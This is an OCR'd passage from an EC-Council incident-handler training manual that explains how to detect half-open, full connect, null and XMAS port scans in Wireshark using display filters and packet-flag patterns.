



Figure 6.12: Detecting half-open/stealth scan attempts using Wireshark—RST packets

Alternatively, incident responders can use the following Wireshark filter to detect half-open/stealth-scan attempts:

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size <= 1024
```

### Detecting Full Connect Scan Attempts

In a TCP full connect scan, attackers perform a complete three-way handshake to find open ports on the target system. Incident handlers can use Wireshark to detect full connect scans using the same methods used for detecting a stealth scan attempt, that is, checking for SYN,


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SYN+ACK, and RST+ACK packets or ICMP type-3 packets. In the Wireshark screenshots shown below, the source machine with IP address 172.16.0.9 initiated the scan by sending SYN packets to the destination machine with IP address 10.10.10.17. Later, the destination machine responded with SYN+ACK packets. Finally, the source responded with RST+ACK packets, thus completing the initiation of a full connect scan.





Figure 6.13: Detecting full connect scan attempts using Wireshark—SYN packets





Figure 6.14: Detecting full connect scan attempts using Wireshark—SYN+ACK packets


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.15: Detecting full connect scan attempts using Wireshark—RST+ACK packets

Alternatively, incident responders can use the following Wireshark filter to detect full connect scan attempts:

```
tcp.flags.syn==1 and tcp.flags.ack==0 and tcp.window_size > 1024
```

**Detecting Null Scan Attempts**

In a null port scan, attackers send a TCP packet without setting a flag on it. An RST packet as the response indicates that the port is closed, while no response indicates that the port is open or filtered. The **TCP.flags==0x000** filter in Wireshark can be used to view packets moving without a flag. The following Wireshark screenshot shows the source with IP address 192.168.0.54 null scanning the destination machine with IP address 192.168.0.57.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.16: Detecting null scan attempts using Wireshark

## Detecting XMAS Scan Attempts

Attackers use the TCP XMAS scan to determine if the ports on a target machine are closed using RST packets. This scan only works when systems are compliant with RFC 793-based TCP/IP implementation; it does not work with any current version of Microsoft Windows. In a TCP XMAS scan, attackers send packets containing the FIN, PSH, and URG TCP flags and wait for the response. An RST packet as the response indicates that the port is closed, while no response indicates that the port is open or filtered. The **tcp.flags==0X029** filter in Wireshark can be used to view packets with the FIN, PSH, and URG TCP flags.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

